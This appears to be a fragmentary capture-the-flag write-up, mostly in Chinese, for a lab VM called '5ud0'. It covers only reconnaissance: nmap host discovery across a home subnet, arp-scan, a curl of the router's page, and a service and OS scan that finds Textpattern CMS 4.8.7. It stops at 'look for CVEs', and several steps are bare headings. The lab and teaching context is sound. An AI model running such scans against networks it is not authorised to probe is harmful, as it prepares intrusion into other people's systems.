

5ud0

flag01


- 设置虚拟机桥接，IP为 `192.168.3.244`



- dirsearch扫描



- arp扫描



- nmap扫描


```
Vaults  SFTP  local  local (1)
→  ~ nmap -sn 192.168.3.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-20 20:27 +0800
Nmap scan report for 192.168.3.1
Host is up (0.0029s latency).
Nmap scan report for 192.168.3.218
Host is up (0.0088s latency).
Nmap scan report for 192.168.3.221
Host is up (0.047s latency).
Nmap scan report for 192.168.3.241
Host is up (0.000041s latency).
Nmap scan report for 192.168.3.244
Host is up (0.00032s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 25.29 seconds
→  ~ curl 192.168.3.1
<html>
    <head></head>
    <body>
    <script type="text/javascript">
        <!-- fake for iphone internet detect -->
        <!-- <HTML><HEAD><TITLE>Success</TITLE></HEAD><BODY>Success</BODY></HTML> -->
        var isSupportredirect = true;
        if(typeof document.cookie == "undefined"){
            isSupportredirect = false;
        }
        if(typeof document.cookie != "undefined"){
            var date = new Date();
            date.setTime(date.getTime() + (1 * 60 * 1000));
            var Expires = ";expires="+date.toGMTString();
            var testcookie = "test=cookietest"+ Expires + "; path=/";
            document.cookie = testcookie;
            if(document.cookie == ""){
                isSupportredirect = false;
            }
        }
        function createXMLHttpRequest() {
            var xmlHttp;
            if (window.XMLHttpRequest) {
                xmlHttp = new XMLHttpRequest();
                if (xmlHttp.overrideMimeType){
                    xmlHttp.overrideMimeType('javascript/json');
                }
```

- 继续namp端口扫描

```
Vaults  SFTP  local  local (1)
→  ~ arp-scan -l
Interface: en0, type: EN10MB, MAC: 12:13:42:60:df:ff, IPv4: 192.168.3.241
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1     18:d9:8f:c8:68:38       Huawei Device Co., Ltd.
192.168.3.244   08:00:27:03:50:49       PCS Systemtechnik GmbH
192.168.3.218   5c:e5:0c:b6:3e:e5       Beijing Xiaomi Mobile Software Co., Ltd
192.168.3.199   52:e9:ba:09:9c:e9       (Unknown: locally administered)
192.168.3.221   68:ab:bc:77:b2:84       Beijing Xiaomi Mobile Software Co., Ltd
192.168.3.221   68:ab:bc:77:b2:84       Beijing Xiaomi Mobile Software Co., Ltd (DUP: 2)

539 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.973 seconds (129.75 hosts/sec). 5 responded
→  ~ nmap -T4 -sS -sV -sC -O -p22,80 192.168.3.244
You requested a scan type which requires root privileges.
QUITTING!
→  ~ sudo nmap -T4 -sS -sV -sC -O -p22,80 192.168.3.244
Password:
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-20 20:52 +0800
Nmap scan report for 192.168.3.244
Host is up (0.00029s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-generator: Textpattern CMS
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: My site
MAC Address: 08:00:27:03:50:49 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
→  ~
```


```bash
sudo nmap -T4 -sS -sV -sC -O -p22,80 192.168.3.244
```

- 查看README.txt




  - Textpattern CMS 4.8.7


- 找CVE漏洞




- 换个网址



